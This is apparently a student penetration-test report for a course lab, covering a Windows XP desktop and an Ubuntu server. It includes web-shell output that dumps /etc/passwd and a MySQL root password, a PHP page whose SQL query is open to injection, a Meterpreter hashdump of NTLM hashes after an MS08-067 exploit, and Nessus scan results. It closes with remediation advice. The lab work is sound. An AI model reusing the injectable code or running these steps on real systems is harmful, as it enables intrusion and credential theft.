uname -a: Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: OFF (not secure)
Directory: /var/www/uploads/   drwxrwxrwx
Free 16.18 GB of 18.94 GB (85.42%)
```

Server security information:

```
Software: Linux,
Safe-Mode: OFF (not secure)
Open base dir: OFF (not secure)
*nix /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:104::/var/run/dbus:/bin/false
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
enpm685:x:1000:1000:ENPM685,,,:/home/enpm685:/bin/bash
```

Введите данные для подключению к mySQL серверу!




```php
<?php
$servername = "localhost";
$username = "root";
$password = "badpassword";
$dbname = "movies";

$conn = mysql_connect($servername, $username, $password);

if (!$conn) {
    echo "Unable to connect to DB: " . mysql_error();
    exit;
}

if (!mysql_select_db($dbname)) {
    echo "Unable to select mydbname: " . mysql_error();
    exit;
}

$id = $_REQUEST['id'];

$sql = "SELECT name, description, image FROM movies where id = ".$id;

$result = mysql_query($sql);

if (!$result) {
    echo "Could not successfully run query ($sql) from DB: " . mysql_error();
    exit;
}

if (mysql_num_rows($result) == 0) {
    echo "No film found<br><br>";
    echo "<a href="/index.php">Back to our main page</a><br><br>";
    exit;
}

while ($row = mysql_fetch_assoc($result)) {
    echo "<b>ENPM685 Pictures, Inc.</b><br><br>";
    echo "<h1>".$row["name"]."</h1>";
    echo "<img src="/movies/".$row["image"]."">""<br><br>";
    echo "<b>Description:</b> ".$row["description"]."<br><br>";
    echo "<a href="/index.php">Back to our main page</a><br><br>";

}
```

The Linux server was accessed by using Nmap and the C99 shell. Like the CEO desktop, it wasn’t necessary to input a username or password. After accessing the C99 shell, there were plenty of more information that could be used to gain even further access into the server such as the /etc/passwd file and the SQL password found in one of the other PHP files on the server. This one backdoor PHP file provided enough privileges to gain entry to other pertinent information.


Flags

Out of the five flags on the network, I found four of the five flags. Please see below screenshots of those flags found.

1. Flag #1 – This flag was on the CEO desktop and needed a special program and password to decrypt the contents of the file.




```
C:\Documents and Settings\Administrator> cd Desktop
 cd Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D8D7-EC1F

 Directory of C:\Documents and Settings\Administrator\Desktop

07/21/2016  11:18 AM    <DIR>          .
07/21/2016  11:18 AM    <DIR>          ..
11/14/2016  09:40 PM    <DIR>          VeraCrypt Encrypted Scripts and Treatments
               0 File(s)              0 bytes
               3 Dir(s)  40,082,403,328 bytes free

C:\Documents and Settings\Administrator\Desktop>cd VeraCrypt Encrypted Scripts and Treatments
cd VeraCrypt Encrypted Scripts and Treatments

C:\Documents and Settings\Administrator\Desktop\VeraCrypt Encrypted Scripts and Treatments> dir
 dir
 Volume in drive C has no label.
 Volume Serial Number is D8D7-EC1F

 Directory of C:\Documents and Settings\Administrator\Desktop\VeraCrypt Encrypted Scripts and Treatments

11/14/2016  09:40 PM    <DIR>          .
11/14/2016  09:40 PM    <DIR>          ..
11/14/2016  09:39 PM         1,048,576 flag1-is-inside
               1 File(s)      1,048,576 bytes
               2 Dir(s)  40,082,399,232 bytes free

C:\Documents and Settings\Administrator\Desktop\VeraCrypt Encrypted Scripts and Treatments>
```




```
This is a flag, there are many like it but this is the first one.

flag1:

"My great movie idea -- Sharkcane: It's like a tornado of sharks -- BUT BIGGER!"
```

2. Flag #2 – This flag was also on the CEO desktop; it was discovered after attempting to crack the hashes of passwords found on the desktop.



```
root@kali:~# john pw-dump.txt --format=NT
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 5 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
                    (Guest)
flag2               (crackme)
```

3. Flag #3 – This flag was on the Linux server; it was found after discovering the password to the SQL database. Once inputting the password, I discovered a table named flag 3.



SQL Manager:
MySQL 5.5.49-0ubuntu0.12.04.1 (proto v.10) running in localhost:3306 as root@localhost (password - "badpassword")


[Index] [Query] [Server-status] [Server variables] [Processes] [Logout]
Home
---[flag3]---
» flag3 (4)

There are 1 tables in this DB (flag3).

SQL-Dump DB: dump__flag3_08-12-2016-13-55-50.sql

```
# Dumped by C99Shell.SQL v.
# Home page: http://ccteam.ru
#
# Host settings:
# MySQL version: (5.5.49-0ubuntu0.12.04.1) running on ()
# Date: 08.12.2016 13:55:50
# () dump db "flag3"
#---------------------------------------------------------
DROP TABLE IF EXISTS `flag3`;
CREATE TABLE `flag3` (
`id` int(11) NOT NULL,
`name` varchar(255) NOT NULL,
`ssn` varchar(255) NOT NULL,
`title` varchar(255) NOT NULL,
`salary` int(11) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

INSERT INTO `flag3`(`id`, `name`, `ssn`, `title`, `salary`) VALUES ('1', 'Bob Dobbs', '000-00-0001', 'CEO', '1');
INSERT INTO `flag3`(`id`, `name`, `ssn`, `title`, `salary`) VALUES ('2', 'C. Montgomery Burns', '000-00-0002', 'Contractor',
'100000');
INSERT INTO `flag3`(`id`, `name`, `ssn`, `title`, `salary`) VALUES ('3', 'Brad Pitiful ', '111-22-9876', 'Actor', '9000000');
INSERT INTO `flag3`(`id`, `name`, `ssn`, `title`, `salary`) VALUES ('4', 'Alan Smithee', '220-00-1234', 'Director', '25000');
#-------------------------------------------------------------------------------
```

4. Flag #4 – This flag was also found on the Linux server. However, it was a bit trickier as there was a need to decrypt the code before discovering the flag.



172.16.195.139/flag4.php?code=0262

flag4: I'm not scared of a little base64 encoding

Recommendations


1. CEO Desktop
    - As seen in the vulnerabilities page, ports 135, 139 and 445 should be closed. If these ports can't be closed, then at least usernames and passwords should be required for these ports. It won't solve the problem that these vulnerabilities exist in Windows XP SP3, but it would help to ease the number of attacks the system is vulnerable to. In addition, for port 445 the Null sessions that are enabled should be disabled. As with null sessions anyone can access the SMB on the server then gain full access to the desktop. Furthermore, SMB signing should be enabled as well as any metadata that was leaked should be taken care of. These recommendations should be taken into consideration. However, this desktop is running Windows XP SP3, which is no longer supported by Microsoft. Therefore, instead of hardening the ports that are open the desktop should be upgraded to a newer and supported operating system.

2. Linux Server
    - The Linux server has less vulnerabilities, however it has an issue with metadata being leaked through vulnerability assessments and OSINT used to gather information about the server. Due to this, any information that shouldn't be in the hands of attackers should be secured. For instance, the PHP version or http version can be known using a vulnerability scanner. Also, the SSH was pinned with weak algorithms, stronger ciphers and algorithms should be used to protect the network. Lastly, the C99.PHP shell should be removed from the server. For testing purposes this shell may be valuable, however this makes the server more susceptible to attacks and exploits. Although within this server there weren't as many critical vulnerabilities, it should also be updated to the latest Ubuntu server edition. The current Ubuntu server that is available is Ubuntu 16.04 .1 LTS.

In conclusion, for either computers ports should be closed when not in use. And if unavoidable users should be only allowed to use certain ports with usernames and passwords.


Appendix

1. Nmap of CEO Desktop




```
root@kali:~# nmap -sV 172.16.195.138

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-08 00:11 EST
Nmap scan report for 172.16.195.138
Host is up (0.00033s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows 98 netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:64:B7:A2 (VMware)
Service Info: OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98,
cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
root@kali:~#
```

2. Nmap of Linux Server



```
root@kali:~# nmap -sV 172.16.195.139

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-07 10:51 EST
Nmap scan report for 172.16.195.139
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.9 (Ubuntu Linux; protocol 2
.0)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 00:0C:29:0E:71:C4 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
root@kali:~#
```

3. CEO Desktop Hashdump



```
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (885806 bytes) to 172.16.195.138
[*] Meterpreter session 1 opened (172.16.195.146:59069 -> 172.16.195.138:4444) at 2016-12-09 22:32:12 -0500

meterpreter > use incognito
Loading extension incognito...success.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fb523af90674fee711478628cfa0d7b5:::
crackme:1004:ff4bcfbbf633824eaad3b435b51404ee:77ee8944a92bb5df620875563fb29743:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:8c36b617a696e365774de59f13757627:b539532540a30c051f801841356ed085:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:587ba84ac798ce51dba0f66dd4b35687:::
meterpreter >
```

172.16.195.138

Summary

Critical	High	Medium	Low	Info	Total
2	0	2	0	18	22

Details

Severity	Plugin Id	Name
Critical (10.0)	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check)
Critical (10.0)	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
Medium (5.0)	26920	Microsoft Windows SMB NULL Session Authentication
Medium (5.0)	57608	SMB Signing Disabled
Info	10114	ICMP Timestamp Request Remote Date Disclosure
Info	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
Info	10287	Traceroute Information
Info	10394	Microsoft Windows SMB Log In Possible
Info	10397	Microsoft Windows SMB LanMan Pipe Server Listing Disclosure
Info	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
Info	10884	Network Time Protocol (NTP) Server Detection
Info	11011	Microsoft Windows SMB Service Detection
Info	11219	Nessus SYN scanner
Info	11936	OS Identification
Info	19506	Nessus Scan Information
Info	20094	VMware Virtual Machine Detection
Info	24786	Nessus Windows Scan Not Performed with Admin Privileges
Info	25220	TCP/IP Timestamps Supported
Info	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
Info	35716	Ethernet Card Manufacturer Detection
Info	45590	Common Platform Enumeration (CPE)
Info	54615	Device Type

172.16.195.139

Summary

Critical	High	Medium	Low	Info	Total
0	0	6	4	30	40

Details

Severity	Plugin Id	Name
Medium (6.4)	51192	SSL Certificate Cannot Be Trusted
Medium (6.4)	57582	SSL Self-Signed Certificate
Medium (5.0)	20007	SSL Version 2 and 3 Protocol Detection
Medium (4.3)	42873	SSL Medium Strength Cipher Suites Supported
Medium (4.3)	90317	SSH Weak Algorithms Supported
Medium (4.0)	35291	SSL Certificate Signed Using Weak Hashing Algorithm
Low (2.6)	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
Low (2.6)	70658	SSH Server CBC Mode Ciphers Enabled
Low (2.6)	71049	SSH Weak MAC Algorithms Enabled
Low (2.6)	94437	SSL 64-bit Block Size Cipher Suites Supported (SWEET32)
Info	10107	HTTP Server Type and Version
Info	10114	ICMP Timestamp Request Remote Date Disclosure
Info	10267	SSH Server Type and Version Information
Info	10287	Traceroute Information
Info	10863	SSL Certificate Information
Info	10881	SSH Protocol Versions Supported
Info	11219	Nessus SYN scanner
Info	11936	OS Identification
Info	18261	Apache Banner Linux Distribution Disclosure
Info	19506	Nessus Scan Information
Info	20094	VMware Virtual Machine Detection
Info	21643	SSL Cipher Suites Supported
Info	22964	Service Detection
Info	24260	HyperText Transfer Protocol (HTTP) Information
Info	25220	TCP/IP Timestamps Supported
Info	35716	Ethernet Card Manufacturer Detection

Info	39520	Backported Security Patch Detection (SSH)
Info	39521	Backported Security Patch Detection (WWW)
Info	45590	Common Platform Enumeration (CPE)
Info	48243	PHP Version
Info	50845	OpenSSL Detection
Info	51891	SSL Session Resume Supported
Info	54615	Device Type
Info	56984	SSL / TLS Versions Supported
Info	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
Info	70544	SSL Cipher Block Chaining Cipher Suites Supported
Info	70657	SSH Algorithms and Languages Supported
Info	84502	HSTS Missing From HTTPS Server
Info	84574	Backported Security Patch Detection (PHP)
Info	94761	SSL Root Certification Authority Certificate Information